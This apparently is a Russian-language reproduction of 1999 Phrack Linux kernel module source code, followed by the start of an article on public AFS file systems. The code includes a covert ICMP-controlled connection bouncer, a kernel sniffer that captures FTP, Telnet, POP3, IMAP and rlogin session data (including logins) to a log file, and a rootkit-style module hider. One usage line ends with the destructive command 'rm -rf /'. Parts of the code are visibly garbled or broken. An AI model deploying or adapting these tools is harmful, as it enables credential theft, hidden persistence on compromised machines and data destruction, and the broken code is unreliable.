    for (i = 0; i < 4; i++) {
        l <= 8;
        if (*str != '\0') {
            val = 0;
            while (*str != '\0' && *str != '.') {
                val *= 10;
                val += *str - '0';
                str++;
            }
            l |= val;
            if (*str != '\0')
                str++;
        }
    }
    return(htonl(l));
}

int init_module() {

    if(!ip) {
        printk("Error: missing end-host ip.\n");
        printk("Usage: insmod otp.o ip=x.x.x.x [dev=devname]\n\n");
        return -ENXIO;
    }

    if (dev) {
        d = dev_get(dev);
        if (!d) {
            printk("Did not find device %s!\n", dev);
            printk("Using all known devices...\n");
        }
    } else {
        printk("Using device %s, ifindex: %i\n",
            dev, d->ifindex);
        otp_proto.dev = d;
    }
}

else
    printk("Using all known devices(wildcarded)...\n");

```

```

    otp_proto.type = htons(ETH_P_ALL);

    otp_proto.func = otp_func;
    dev_add_pack(&otp_proto);

return(0);
}

void cleanup_module() {
dev_remove_pack(&otp_proto);
    printk("OTP unloaded\n");
}
<-->

```

## Код: Bouncer (клиент правил)

```

<+> P55/Linux-lkm/Bouncer/brules.c !677bd859
/*
 * Kernel Bouncer - Rules Client
 * brules.c
 *
 * lifeline|arai (c) 1999
 * arai@hackers-pt.org
 *
 * Btw, needs libnet (http://www.packetfactory.net/libnet).
 * Be sure to use 0.99d or later or this won't work due to a bug in previous versions.
 *
 * Compile: gcc brules.c -lnet -o brules
 * Usage: ./brules srcaddr dstaddr password srcaddr-rule dstaddr-rule dstport-rule protocol-rule
 *
 * srcaddr - source address
 * dstaddr - destination address (host with the bouncer loaded)
 * password - magic string for authentication with module
 * srcaddr-rule - source address of new bouncing rule
 * dstaddr-rule - destination address of new bouncing rule
 * dstport-rule - destination port of new bouncing rule
 * protocol-rule - protocol of new bouncing rule (tcp, udp or icmp), 0 deletes all existing rules
 *
 * Example:
 * # ./brules 195.138.10.10 host.domain.com lifeline 192.10.10.10 202.10.10.10 23 tcp
 *
 * This well tell 'host.domain.com' to redirect all connections to port 23
 * from '192.10.10.10', using TCP as the transport protocol, to the same port,
 * using the same protocol, of host '202.10.10.10'.
 * Of course, host.domain.com has to be with the module loaded.
 *
 * Copyright (c) 1999 lifeline <arai@hackers-pt.org>
 * All rights reserved.
 */

#include <stdio.h>
#include <libnet.h>

#define MAGIC_STR argv[3]

int main(int argc, char **argv) {

struct rule {
    u_long srcaddr, dstaddr;
    u_char protocol;
    u_short destp;
    struct rule *next;
} *rules;

    unsigned char *buf;
    u_char *payload;
    int c, sd, payload_s={0};

```

```

if (argc != 8) {
printf("Kernel Bouncer - Rules Client\n");
printf("arai|lifeline (c) 1999\n\n");
printf("Thanks to Kossak for the original idea.\n");
printf("Usage: %s srcaddr dstaddr password srcaddr-rule dstaddr-rule dstport-rule protocol-rule\n", argv[0]);
exit(0);
}

rules = (struct rule *)malloc(sizeof(struct rule));
rules->srcaddr = libnet_name_resolve(argv[4], 1);
rules->dstaddr = libnet_name_resolve(argv[5], 1);
rules->destp = htons(atoi(argv[6]));
rules->protocol = atoi(argv[7]);
if(strcmp(argv[7], "tcp")==0) rules->protocol = IPPROTO_TCP;
if(strcmp(argv[7], "udp")==0) rules->protocol = IPPROTO_UDP;
if(strcmp(argv[7], "icmp")==0) rules->protocol = IPPROTO_ICMP;
rules->next = 0;

payload = (u_char *)malloc(strlen(MAGIC_STR) + sizeof(struct rule));
memcpy(payload, MAGIC_STR, strlen(MAGIC_STR));
memcpy((struct rule *) (payload + strlen(MAGIC_STR)), rules, sizeof(struct rule));
payload_s = strlen(MAGIC_STR) + sizeof(struct rule);

    buf = malloc(8 + IP_H + payload_s);
if((sd = open_raw_sock(IPPROTO_RAW)) == -1) {
    fprintf(stderr, "Cannot create socket\n");
exit(EXIT_FAILURE);
}

    libnet_build_ip(8 + payload_s, 0, 440, 0, 64,
IPPROTO_ICMP, name_resolve(argv[1], 1),
name_resolve(argv[2], 1), NULL, 0, buf);

    build_icmp_echo(8, 0, 242, 55, payload, payload_s, buf + IP_H);

    if(libnet_do_checksum(buf, IPPROTO_ICMP, 8 + payload_s) == -1) {
        fprintf(stderr, "Can't do checksum, packet may be invalid.\n");
    }

#ifdef DEBUG
printf("type -> %d\n", *(buf+20));
printf("code -> %d\n", *(buf+20+1));
printf("checksum -> %d\n", *(buf+20+2));
#endif

    c = write_ip(sd, buf, 8 + IP_H + payload_s);
    if (c < 8 + IP_H + payload_s) {
        fprintf(stderr, "Error writing packet.\n");
        exit(EXIT_FAILURE);
    }
#ifdef DEBUG
printf("%s : %p\n", buf+28, buf+28);
#endif
}
printf("Kernel Bouncer - Rules Client\n");
printf("lifeline|arai (c) 1999\n\n");
printf("Rules packet sent to %s.\n", argv[2]);

free(rules);
free(payload);
free(buf);
}
<-->

```

## Код: Bouncer (модуль ядра)

```

<+> P55/Linux-lkm/Bouncer/bouncer.c !f3ea817c
/*

```

```

* krnbouncer.c - A kernel based bounce module
*
* by kossak
* kossak@hackers-pt.org || http://www.hackers-pt.org/kossak
*
* This file is licensed by the GNU General Public License.
*
* Tested on a 2.2.5 kernel. Should compile on others with minimum fuss.
* However, I'm not responsible for setting fire on your computer, loss of
* mental health, bla bla bla...
*
* CREDITS:[]- Plaguez and Halflife for an excelent phrack article on
* [] kernel modules.
*         - the kernel developers for a great job (no irony intended).
*
* USAGE: gcc -O2 -DDEBUG -c krnbouncer.c -I/usr/src/linux/include ;
*        insmod krnsniff.o [dev=<device>]
*
* TODO :[]- manage to send a packet thru another device than the one
* [] the packet is originating from (difficult, but not important)
* []- implement a timeout for the bounce rules
* []- the rules should store a source port for checking the
* [] connection (important)
* []- turn this into a totally protocol independent IP based
* [] bouncer (quite a challenge :)
*
* NOTE : don't try to use this module to bounce connections of different
* [] types, such as bouncing packets from a ppp device to an ethernet
* [] device and vice-versa. That was not tested and may crash your
* [] machine.
*/

```

```

#define MODULE
#define __KERNEL__

#include <linux/config.h>
#include <linux/module.h>
#include <linux/version.h>

#include <linux/byteorder/generic.h>
#include <linux/netdevice.h>
#include <net/protocol.h>
#include <net/pkt_sched.h>
#include <net/tcp.h>
#include <linux/if_ether.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <linux/skbuff.h>
#include <linux/icmp.h>

#include <linux/kernel.h>
#include <linux/mm.h>
#include <linux/file.h>
#include <asm/uaccess.h>

#include <linux/time.h>

#define DBGPRN1(X)[]if (debug) printk(KERN_DEBUG X)
#define DBGPRN2(X,Y)[]if (debug) printk(KERN_DEBUG X, Y);
#define DBGPRN3(X,Y,Z) []if (debug) printk(KERN_DEBUG X, Y, Z);
#define DBGPRN4(X,Y,Z,W)[]if (debug) printk(KERN_DEBUG X, Y, Z, W);
#define DBGPRN5(X,Y,Z,W,V) if (debug) printk(KERN_DEBUG X, Y, Z, W, V);

#define TRUE -1
#define FALSE 0

#define MAXRULES 8[]/* Max bouncing rules. */
#define RULEPASS "kossak"
/*
#define SOURCEIP "a.b.c.d"

```

```

#define DESTIP "e.f.g.h"
*/

/* global data */
int debug, errno;

struct rule {
    __u32 source, dest;
    __u8 proto;
    __u16 destp; /* TCP and UDP only */
    struct rule *next;
};

/* this is a linked list */
struct rule *first_rule;

char *dev;
MODULE_PARM(dev, "s"); /* gets the parameter dev=<devname> */
struct device *d;

struct packet_type bounce_proto;

/* inicial function declarations */

char *in_ntoa(__u32 in);
__u32 in_aton(const char *str);
int filter(struct sk_buff *);
int m_strlen(char *);
char *m_memcpy(char *, char *, int);
int m_strcmp(char *, const char *);

void process_pkt_in(struct sk_buff *);
void bounce_and_send(struct sk_buff *, __u32 new_host);
void clear_bounce_rules(void);
void process_bounce_rule(struct rule *);

/* our packet handler */
int pkt_func(struct sk_buff *skb, struct device *dv, struct packet_type *pt) {

    switch (skb->pkt_type) {
        case PACKET_OUTGOING:
            break;
        case PACKET_HOST:
            process_pkt_in(skb);
            break;
        case PACKET_OTHERHOST:
            break;
        default:
            kfree_skb(skb);
            return 0;
    }

}

void bounce_and_send(struct sk_buff *skb, __u32 new_host) {

    struct tcphdr *th;
    struct iphdr *iph;
    unsigned char dst_hw_addr[6];
    unsigned short size;
    int doff = 0;
    int csum = 0;
    int offset;

    th = skb->h.th;
    iph = skb->nh.iph;

    skb->pkt_type = PACKET_OUTGOING; /* this packet is no longer for us */
    /* we swap the ip addresses */

```

```

    iph->saddr = skb->nh.iph->daddr;
    iph->daddr = new_host;

    size = ntohs(iph->tot_len) - (iph->ihl * 4);
    doff = th->doff << 2;

    /* calculate checksums again... bleh! :P */
    skb->csum = 0;
    csum = csum_partial(skb->h.raw + doff, size - doff, 0);
    skb->csum = csum; /* data checksum */

    th->check = 0;
    th->check = csum_tcpudp_magic(
        iph->saddr,
        iph->daddr,
        size,
        iph->protocol,
        csum_partial(skb->h.raw, doff, skb->csum)
    ); /* tcp or udp checksum */
    ip_send_check(iph); /* ip checksum */

    /* Now change the hardware MAC address and rebuild the hardware
     * header. no need to allocate space in the skb, since we're dealing
     * with packets coming directly from the driver, with all fields
     * complete.
     */
    m_memcpy(dst_hw_addr, skb->mac.ethernet->h_source, 6);

    if (skb->dev->hard_header)
        skb->dev->hard_header(skb,
            skb->dev,
            ntohs(skb->protocol),
            dst_hw_addr,
            skb->dev->dev_addr,
            skb->len);
    else
        DBGPRN1("no hardware-header build routine found\n");
    /* send it anyway! lets hope nothing breaks :) */

    dev_queue_xmit(skb_clone(skb, GFP_ATOMIC));
}

void process_bounce_rule(struct rule *ptr) {

    struct rule *new_rule;

    if ( ptr->proto == 0 ) {
        DBGPRN1("protocol ID is 0, clearing bounce rules...\n");
        clear_bounce_rules();
    }
    else {
        new_rule = kmalloc(sizeof(struct rule), GFP_ATOMIC);
        m_memcpy ((char *)new_rule, (char *)ptr, sizeof(struct rule));

        new_rule->next = NULL; /* trust no one :) */

        if (!first_rule) {
            first_rule = new_rule; /* not 100% efficient here... */
        }
        else {
            ptr = first_rule;
            while (ptr->next)
                ptr = ptr->next;
            ptr->next = new_rule;
        }
    }
}

/* this is untested code, dunno if kfree() works as advertised. */
void clear_bounce_rules () {
    struct rule *ptr;

```

```

while (first_rule) {
    ptr = first_rule->next;
    kfree(first_rule);
    first_rule = ptr;
}

void process_pkt_in(struct sk_buff *skb) {

    char *data;
    int i, datalen;
    struct rule *ptr;
    __u32 host;

    /* fix some pointers */
    skb->h.raw = skb->nh.raw + skb->nh.iph->ihl*4;

    /* This is an icmp packet, and may contain a bouncing rule for us. */
    if (skb->nh.iph->protocol == IPPROTO_ICMP) {

        if (skb->h.icmph->type != ICMP_ECHO) return;

        data = (skb->h.raw) + sizeof(struct icmphdr);

        datalen = skb->len;

        if (m_strcmp(data, RULEPASS)) {
            DBGPRN1("Found a valid cookie, checking size...\n");
            i = m_strlen(RULEPASS);
            if (sizeof(struct rule) < datalen - i) {
                DBGPRN1("Valid size, editing rules...\n");
                process_bounce_rule((struct rule *) (data+i));
            }
            return;
        }

        ptr = first_rule;

        /* search the existing rules for this packet */
        while (ptr) {
            if (skb->nh.iph->protocol != ptr->proto) {
                ptr = ptr->next;
                continue;
            }

            if (skb->nh.iph->saddr == ptr->source
                && skb->h.th->dest == ptr->destp) {
                bounce_and_send(skb, ptr->dest);
                return;
            }

            if (skb->nh.iph->saddr == ptr->dest
                && skb->h.th->source == ptr->destp) {
                bounce_and_send(skb, ptr->source);
                return;
            }
            ptr = ptr->next;
        }

    }

    /* init_module */
    int init_module(void) {

#ifdef DEBUG
        debug = TRUE;
#else
        debug = FALSE;

```

```

#endif

first_rule = NULL;

/* this is for testing purposes only
first_rule = kmalloc(sizeof(struct rule), GFP_ATOMIC);
first_rule->source = in_aton(SOURCEIP);
first_rule->dest = in_aton(DESTIP);
first_rule->proto = IPPROTO_TCP;
first_rule->destp = htons(23);
first_rule->next = NULL;
*/
if (dev) {
    d = dev_get(dev);
    if (!d) {
        DBGPRN2("Did not find device %s!\n", dev);
        DBGPRN1("Using all known devices...\n");
    }
    else {
        DBGPRN3("Using device %s, ifindex: %i\n",
            dev, d->ifindex);
        bounce_proto.dev = d;
    }
}
else
    DBGPRN1("Using all known devices...\n");

bounce_proto.type = htons(ETH_P_ALL);

/* this one just gets us incoming packets */
/* bounce_proto.type = htons(ETH_P_IP); */

bounce_proto.func = pkt_func;
dev_add_pack(&bounce_proto);

return(0);
}

void cleanup_module(void) {
    dev_remove_pack(&bounce_proto);

    DBGPRN1("Bouncer Unloaded\n");
}

/* boring yet useful functions follow... */

/* Convert an ASCII string to binary IP. */
__u32 in_aton(const char *str) {
    unsigned long l;
    unsigned int val;
    int i;

    l = 0;
    for (i = 0; i < 4; i++) {
        l <<= 8;
        if (*str != '\0') {
            val = 0;
            while (*str != '\0' && *str != '.') {
                val *= 10;
                val += *str - '0';
                str++;
            }
            l |= val;
            if (*str != '\0')
                str++;
        }
    }
    return(htonl(l));
}

/* the other way around. */

```

```

char *in_ntoa(__u32 in) {
    static char buff[18];
    char *p;

    p = (char *) &in;
    sprintf(buff, "%d.%d.%d.%d",
            (p[0] & 255), (p[1] & 255), (p[2] & 255), (p[3] & 255));
    return(buff);
}

int m_strcmp(char *trial, const char *correct) {
    char *p;
    const char *i;

    p = trial;
    i = correct;

    while (*i) {
        if (!p) return 0;
        if (*p != *i) return 0;
        p++;
        i++;
    }
    return 1;
}

char *m_memcpy(char *dest, char *src, int size) {
    char *i, *p;

    p = dest;
    i = src;

    while (size) {
        *p = *i;
        i++;
        p++;
        size--;
    }
    return dest;
}

int m_strlen(char *ptr) {
    int i = 0;
    while (*ptr) {
        ptr++;
        i++;
    }
    return i;
}

/* EOF */
<-->

```

## Код: krnsniff (перехватчик пакетов ядра)

```

<+> P55/Linux-lkm/krnsniff/krnsniff.c !4adeadb3
/*
 * krnsniff.c v0.1a - A kernel based sniffer module
 *
 * by kossak
 * kossak@hackers-pt.org || http://www.hackers-pt.org/kossak
 *
 * This file is licensed by the GNU General Public License.
 *
 * Tested on a 2.2.5 kernel. Should compile on others with minimum fuss.
 * However, I'm not responsible for setting fire on your computer, loss of
 * mental health, bla bla bla...
 */

```

```

* CREDITS:[]- Mike Edulla's ever popular linsniffer for some logging ideas.
*[]- Plaguez and Halflife for an excelent phrack article on
*[] kernel modules.
*[]- the kernel developers for a great job (no irony intended).
*
* USAGE: gcc -O2 -DDEBUG -c krnsniff.c -I/usr/src/linux/include ;
*[] insmod krnsniff.o [dev=<device>]
*
* TODO :[]- implement a timeout feature (IMPORTANT)
*[] []- better support for certain stupid ppp devices that don't set
*[] dev->hard_header_len correctly.
*[]- Parallel logging (like linsniff.c, this thing is still just
*[] logging one connection at a time).
*[]- fix strange kmem grows kernel bitchings (FIXED) ...i think
*[]- store the logs in kernel memory and send them and clear them
*[] when a magic packet is sent.
*[]- some weird shit happens in my LAN on incoming connections
*[] that fucks up the logs a bit, but this was not confirmed
*[] on other tests. It has to do with packets not increasing seq
*[] numbers, I think.
*[]- This wasn't tested on a promisc system, but it should work
*[] without almost no modifications.
*
* NOTE: the purpose of this module is to expose the dangers of a rooted
*       system. It is virtually impossible to detect, if used with a module
*       hidder.
*       This could also be developed further to become a simple and easy way
*       to detect unauthorized network intrusions.
*
*       Oh, and script kiddies, don't read the FUCKING source, I hope you
*       have shit loads of kernel faults and you lose all your 31337 0wn3d
*       slt3z... grrr.
*
*       look at least at the LOGFILE define below before compiling.
*/

#define MODULE
#define __KERNEL__

#include <linux/config.h>
#include <linux/module.h>
#include <linux/version.h>

#include <linux/byteorder/generic.h>
#include <linux/netdevice.h>
#include <net/protocol.h>
#include <net/pkt_sched.h>
#include <linux/if_ether.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <linux/skbuff.h>

#include <linux/kernel.h>
#include <linux/mm.h>
#include <linux/file.h>
#include <asm/uaccess.h>

/* from a piece of pmsac's code... this is pratic :) */
#define DBGPRN1(X)[]if (debug) printk(KERN_DEBUG X)
#define DBGPRN2(X,Y)[]if (debug) printk(KERN_DEBUG X, Y);
#define DBGPRN3(X,Y,Z) []if (debug) printk(KERN_DEBUG X, Y, Z);
#define DBGPRN4(X,Y,Z,W)[]if (debug) printk(KERN_DEBUG X, Y, Z, W);
#define DBGPRN5(X,Y,Z,W,V) if (debug) printk(KERN_DEBUG X, Y, Z, W, V);

#define TRUE -1
#define FALSE 0

#define CAPTLEN[]512[]/* no. of bytes to log */

/* do a 'touch LOGFILE' _before_ you load the module. */
#define LOGFILE[]"/tmp/sniff.log"

```

```

/* global data */
int debug, errno,
    out_c, in_c, thru_c; /* packet counters */

struct t_data {
    char content[1500];
    unsigned long seq;
    struct t_data *next;
};

struct {
    unsigned short active;
    unsigned long saddr;
    unsigned long daddr;
    unsigned short sport;
    unsigned short dport;
    unsigned long totlen;
    struct t_data *data;
} victim;

char *dev;
MODULE_PARM(dev, "s"); /* gets the parameter dev=<devname> */
struct device *d;

struct packet_type sniff_proto;

/* inicial function declarations */
char *in_ntoa(__u32 in);
int filter(struct sk_buff *);
void m_strncpy(char *, char *, int);
int m_strlen(char *);

void start_victim(struct sk_buff *);
void write_victim(struct sk_buff *);
void end_victim(void);

/* our packet handler */
int pkt_func(struct sk_buff *skb, struct device *dv, struct packet_type *pt) {

    /* fix some pointers */
    skb->h.raw = skb->nh.raw + skb->nh.iph->ihl*4;
    skb->data = (unsigned char *)skb->h.raw + (skb->h.th->doff << 2);
    skb->len -= skb->nh.iph->ihl*4 + (skb->h.th->doff << 2);

    switch (skb->pkt_type) {
    case PACKET_OUTGOING:
        out_c++;
        /* dont count with the hardware header
        * since my stupid ippv device does not set this...
        * add more devices here.
        */
        if (strstr(dv->name, "ppp"))
            skb->len -= 10;
        else
            skb->len -= dv->hard_header_len;
        break;
    case PACKET_HOST:
        in_c++;
        skb->len -= dv->hard_header_len;
        break;
    case PACKET_OTHERHOST:
        thru_c++;
        skb->len -= dv->hard_header_len;
        break;
    default:
        kfree_skb(skb);
        return 0;
    }

    if (filter(skb)) {

```

```

    kfree_skb(skb);
    return 0;
}

/* rare case of NULL's in buffer contents */
if (m_strlen(skb->data) < skb->len)
    skb->len = m_strlen(skb->data);

if (skb->len > CAPTLEN - victim->totlen)
    skb->len = CAPTLEN - victim->totlen;

if (skb->len)
    write_victim(skb);

kfree_skb(skb);
return 0;
}

int filter (struct sk_buff *skb) {
/* this is the filter function. it checks if the packet is worth logging */

    struct t_data *ptr, *i;

    int port = FALSE;

    if (skb->nh.iph->protocol != IPPROTO_TCP)
        return TRUE;

    /* change to your favourite services here */
    if ((ntohs(skb->h.th->dest) == 21 ||
        ntohs(skb->h.th->dest) == 23 ||
        ntohs(skb->h.th->dest) == 110 ||
        ntohs(skb->h.th->dest) == 143 ||
        ntohs(skb->h.th->dest) == 513)
        port = TRUE;

    if (victim->active) {
        if ((skb->h.th->dest != victim->dport) ||
            (skb->h.th->source != victim->sport) ||
            (skb->nh.iph->saddr != victim->saddr) ||
            (skb->nh.iph->daddr != victim->daddr))
            return TRUE;

        if (victim->totlen >= CAPTLEN) {
            ptr = kmalloc(sizeof(struct t_data), GFP_ATOMIC);
            if (!ptr) {
                DBGPRN1("Out of memory\n");
                end_victim();
                return;
            }
            m_strncpy(ptr->content,
                "\n\n*** END : CAPLEN reached ---\n", 50);
            ptr->next = NULL;

            i = victim->data;
            while(i->next)
                i = i->next;
            i->next = ptr;
            end_victim();
            return TRUE;
        }

        if(skb->h.th->rst) {
            ptr = kmalloc(sizeof(struct t_data), GFP_ATOMIC);
            if (!ptr) {
                DBGPRN1("Out of memory\n");
                end_victim();
                return;
            }

```

```

    m_strncpy(ptr->content,
    "\n\n*** END : RST caught ---\n", 50);
    ptr->next = NULL;

    i = victim.data;
    while(i->next)
        i = i->next;
    i->next = ptr;

end_victim();
return TRUE;
}

if(skb->h.th->fin) {
    ptr = kmalloc(sizeof(struct t_data), GFP_ATOMIC);
    if(!ptr) {
        DBGPRN1("Out of memory\n");
        end_victim();
        return;
    }
    m_strncpy(ptr->content,
    "\n\n*** END : FIN caught ---\n", 50);
    ptr->next = NULL;

    i = victim.data;
    while(i->next)
        i = i->next;
    i->next = ptr;

end_victim();
return TRUE;
}
}
else {
    if (port && skb->h.th->syn)
        start_victim (skb);
    else
        return TRUE;
}

return FALSE;
}

void start_victim(struct sk_buff *skb) {

    victim.active    = TRUE;
    victim.saddr     = skb->nh.iph->saddr;
    victim.daddr     = skb->nh.iph->daddr;
    victim.sport     = skb->h.th->source;
    victim.dport     = skb->h.th->dest;

    victim.data = kmalloc(sizeof(struct t_data), GFP_ATOMIC);
    /* we're a module, we can't afford to crash */
    if(!victim.data) {
        DBGPRN1("Out of memory\n");
        end_victim();
        return;
    }
    victim.data->seq = ntohs(skb->h.th->seq);
    victim.data->next = NULL;

    sprintf(victim.data->content, "\n\n*** [%s:%u] ---> [%s:%u]\n\n",
    in_ntoa(victim.saddr),
    ntohs(victim.sport),
    in_ntoa(victim.daddr),
    ntohs(victim.dport));

    victim.totlen = m_strlen(victim.data->content);
}

void write_victim(struct sk_buff *skb) {
    struct t_data *ptr, *i;

```

```

    ptr = kmalloc(sizeof(struct t_data), GFP_ATOMIC);
    if(!ptr) {
        DBGPRN1("Out of memory\n");
        end_victim();
        return;
    }

    ptr->next = NULL;
    ptr->seq = ntohl(skb->h.th->seq);
    m_strncpy(ptr->content, skb->data, skb->len);

    /*
     * putting it in the ordered list.
     */
    i = victim.data;

    if(ptr->seq < i->seq) {
        /*
         * we caught a packet "younger" than the starting SYN.
         * Likely? no. Possible? yep. forget the bastard.
         */
        kfree(ptr);
        return;
    }
    /* actual ordering of tcp packets */
    while (ptr->seq >= i->seq) {
        if (ptr->seq == i->seq)
            return; /* seq not incremented (no data) */
        if (!i->next)
            break;
        if (i->next->seq > ptr->seq)
            break;
        i = i->next;
    }

    ptr->next = i->next;
    i->next = ptr;

    victim.totlen += m_strlen(ptr->content);
    return;
}

void end_victim(void) {
    /*
     * Im now saving the data to a file. This is mainly BSD's process accounting
     * code, as seen in the kernel sources.
     */
    struct t_data *ptr;
    struct file *file = NULL;
    struct inode *inode;
    mm_segment_t fs;

    file = filp_open(LOGFILE, O_WRONLY|O_APPEND, 0);

    if (IS_ERR(file)) {
        errno = PTR_ERR(file);
        DBGPRN2("error %i\n", errno);
        goto vic_end;
    }

    if (!S_ISREG(file->f_dentry->d_inode->i_mode)) {
        fput(file);
        goto vic_end;
    }

    if (!file->f_op->write) {
        fput(file);
        goto vic_end;
    }
    fs = get_fs();

```

```

    □set_fs(KERNEL_DS);
    □inode = file->f_dentry->d_inode;
    □down(&inode->i_sem);
    □while (victim.data) {

        □□file->f_op->write(file, (char *)&victim.data->content,
        □□m_strlen(victim.data->content), &file->f_pos);
        □□ptr = victim.data;
        □□victim.data = victim.data->next;
        □□kfree(ptr);
        □}

    □up(&inode->i_sem);
    □set_fs(fs);

    □fput(file);

    □DBGPRN1("Entry saved\n");

vic_end:
    □victim.saddr □= 0;
    □victim.daddr □= 0;
    □victim.sport □= 0;
    □victim.dport □= 0;
    □victim.active □= FALSE;
    □victim.totlen □= 0;
    □victim.data □= NULL;
}

/* trivial but useful functions below. Damn, I miss libc :) */
char *in_ntoa(__u32 in) {
    □static char buff[18];
    □char *p;

    □p = (char *) &in;
    □sprintf(buff, "%d.%d.%d.%d",
    □(p[0] & 255), (p[1] & 255), (p[2] & 255), (p[3] & 255));
    □return(buff);
}

void m_strncpy(char *dest, char *src, int size) {
    □char *i, *p;
    □p = dest;
    □for(i = src; *i != 0; i++) {
        □□if (!size) break;
        □□size--;

        □□*p = *i;
        □□p++;
        □}
    □*p = '\0';
}

int m_strlen(char *ptr) {
    □int i = 0;
    □while (*ptr) {
        □□ptr++;
        □□i++;
    }
    □return i;
}

/* init_module */
int init_module(void) {

#ifdef DEBUG
    □debug = TRUE;
#else
    □debug = FALSE;

```

```

#endif

in_c = out_c = thru_c = 0;

victim.saddr= 0;
victim.daddr= 0;
victim.sport= 0;
victim.dport= 0;
victim.active= FALSE;
victim.data= NULL;

if (dev) {
    d = dev_get(dev);
    if (!d) {
        DBGPRN2("Did not find device %s!\n", dev);
        DBGPRN1("Sniffing all known devices...");
    }
    else {
        DBGPRN3("Sniffing device %s, ifindex: %i\n",
            dev, d->ifindex);
        sniff_proto.dev = d;
    }
}
else
    DBGPRN1("Sniffing all known devices...\n");

sniff_proto.type = htons(ETH_P_ALL);

/* this one just gets us incoming packets */
/*sniff_proto.type = htons(ETH_P_IP); */

sniff_proto.func = pkt_func;
dev_add_pack(&sniff_proto);

return(0);
}

void cleanup_module(void) {
    dev_remove_pack(&sniff_proto);
    end_victim();

    DBGPRN4("Statistics: [In: %i] [Out: %i] [Thru: %i]\n",
        in_c, out_c, thru_c);
    DBGPRN1("Sniffer Unloaded\n");
}

/* EOF */
<-->

```

## Код: modhide (скрытие модуля)

```

<+> P55/Linux-lkm/modhide/modhide.c !c9a65c89
/*
 * generic module hidder, for 2.2.x kernels.
 *
 * by kossak (kossak@hackers-pt.org || http://www.hackers-pt.org/kossak)
 *
 * This module hides the last module installed. With little mind work you can
 * put it to selectively hide any module from the list.
 *
 * insmod'ing this module will allways return an error, something like device
 * or resource busy, or whatever, meaning the module will not stay installed.
 * Run lsmod and see if it done any good. If not, see below, and try until you
 * suceed. If you dont, then the machine has a weird compiler that I never seen.
 * It will suceed on 99% of all intel boxes running 2.2.x kernels.
 *
 * The module is expected not to crash when it gets the wrong register, but
 * then again, it could set fire to your machine, who knows...

```

```

*
* Idea shamelessly stolen from plaguez's itf, as seen on Phrack 52.
* The thing about this on 2.2.x is that kernel module symbol information is
* also referenced by this pointer, so this hides all of the stuff :)
*
* DISCLAIMER: If you use this for the wrong purposes, your skin will fall off,
*             you'll only have sex with ugly women, and you'll be raped in
*             jail by homicidal maniacs.
*
* Anyway, enjoy :)
*
* USAGE: gcc -c modhide.c ; insmod modhide.o ; lsmod ; rm -rf /
*/

```

```

#define MODULE
#define __KERNEL__

#include <linux/config.h>
#include <linux/module.h>
#include <linux/version.h>

int init_module(void) {

/*
 * if at first you dont suceed, try:
 * %eax, %ebx, %ecx, %edx, %edi, %esi, %ebp, %esp
 * I cant make this automaticly, because I'll fuck up the registers If I do
 * any calculus here.
 */
register struct module *mp asm("%ebx");
□
□if (mp->init == &init_module) /* is it the right register? */
□□if (mp->next) /* and is there any module besides this one? */
□□□mp->next = mp->next->next; /* cool, lets hide it :) */
□return -1; /* the end. simple heh? */
}
/* EOF */
<-->

```

---

**EOF**

# Black Book of AFS

Автор: піснос

---

## Введение

AFS широко применяется в качестве решения для распределённых файловых систем в академической и исследовательской среде. Данная короткая статья служит вводным руководством по общедоступным ресурсам на базе AFS. Как всегда, неправомерное использование этой информации читателем — исключительно на его собственный страх и риск.

Нынешнее воплощение AFS выросло из исследований файловой системы Andrew FileSystem в Университете Карнеги — Меллона, который также является домашней площадкой проекта CODA distributed fs (<http://www.coda.cs.cmu.edu/>). Сегодня AFS — коммерческий продукт, поддерживаемый и продаваемый корпорацией Transarc ([www.transarc.com](http://www.transarc.com)).

---

## Соглашения

Ресурсы AFS, перечисленные в данном документе, будут указываться в формате `/afs/имя_ячейки`. Как вы убедитесь, некоторые узлы доступны только через шлюз, непосредственно связанный с ячейкой. Например, узел `net.mit.edu` снаружи (то есть методами, отличными от локального монтирования файловой системы) доступен только через AFS-шлюз `web.mit.edu`. Там, где это актуально, подобные ограничения доступа отмечены.

---

## Основы

### Терминология

- **cell (ячейка)** — несколько узлов в одном домене, совместно использующих единый образ файловой системы.
- **local cell** (локальная ячейка) — ячейка внутри локального домена.
- **foreign cell** (внешняя ячейка) — все ячейки за пределами локального домена.
- **cell name** (имя ячейки) — как правило, производное от FQDN.
- **node (узел)** — общий термин для любого хоста в сети.
- **ACL** — Access Control List (список контроля доступа): кто что получает и каким образом.

### Технические детали

Права доступа к файлам и каталогам в ячейке AFS управляются независимо от прав доступа базовой операционной системы. Традиционные биты прав доступа Unix-файловой системы делятся на чтение, запись и выполнение. Группировки ACL в AFS основываются на этой концепции

и добавляют расширения, подходящие для распределённого совместного доступа к файлам.

Ниже приведено базовое введение в концепции и команды, используемые для управления AFS — ни в коей мере не исчерпывающее руководство по теме. Дополнительные сведения — в учебных материалах по адресам:

- [http://www.alw.nih.gov/Docs/AFS/AFS\\_toc.html](http://www.alw.nih.gov/Docs/AFS/AFS_toc.html)
- <http://www.slac.stanford.edu/comp/unix/afs/users-guide/afs-frames.htm>

## Биты ACL

|                |                                                         |
|----------------|---------------------------------------------------------|
| r : read       | : просмотр содержимого каталога и файлов                |
| l : lookup     | : поиск имён файлов в каталоге (рекурсивный поиск)      |
| i : insert     | : создание нового каталога или файла                    |
| d : delete     | : удаление файла или подкаталога                        |
| w : write      | : изменение содержимого файла                           |
| k : lock       | : процессам владельца разрешено flock() в этом каталоге |
| a : administer | : пользователю разрешено изменять ACL данного ресурса   |

## Команды для вывода и изменения ACL

```
fs: listacl <filename> (псевдоним: la) : вывести список контроля доступа
    setacl <directory> <username> <permissions> (псевдоним: sa)
    .... установить список контроля доступа
```

пример: setacl secret.doc jsbach lidrw

pts:

Вызывается как 'pts option' из командной строки. Управляет группами защиты, которые позволяют более узкой группе пользователей получать доступ к ресурсам, принадлежащим другому пользователю.

```
options:
adduser -user user1 user2... -group <owner>:<group name>
    .... добавляет пользователя(ей) в существующую группу защиты
removeuser -user user1 user2... -group <owner>:<group name>
    .... удаляет пользователя(ей) из группы защиты
creategroup <owner>:<group name>
    .... создать группу защиты
examine <path>
    .... имя тома для указанного ресурса по пути <path>
membership -name <user> (либо <group name>:<owner>)
    .... вывести список членов группы защиты для пользователя
```

## Информация о протоколе

AFS реализована поверх глобальных TCP/IP-сетей, опционально производя аутентификацию пользователей через модифицированную реализацию Kerberos. Клиентские узлы используют менеджер кэша, который хранит часто запрашиваемые данные на локальном диске для более быстрого доступа.

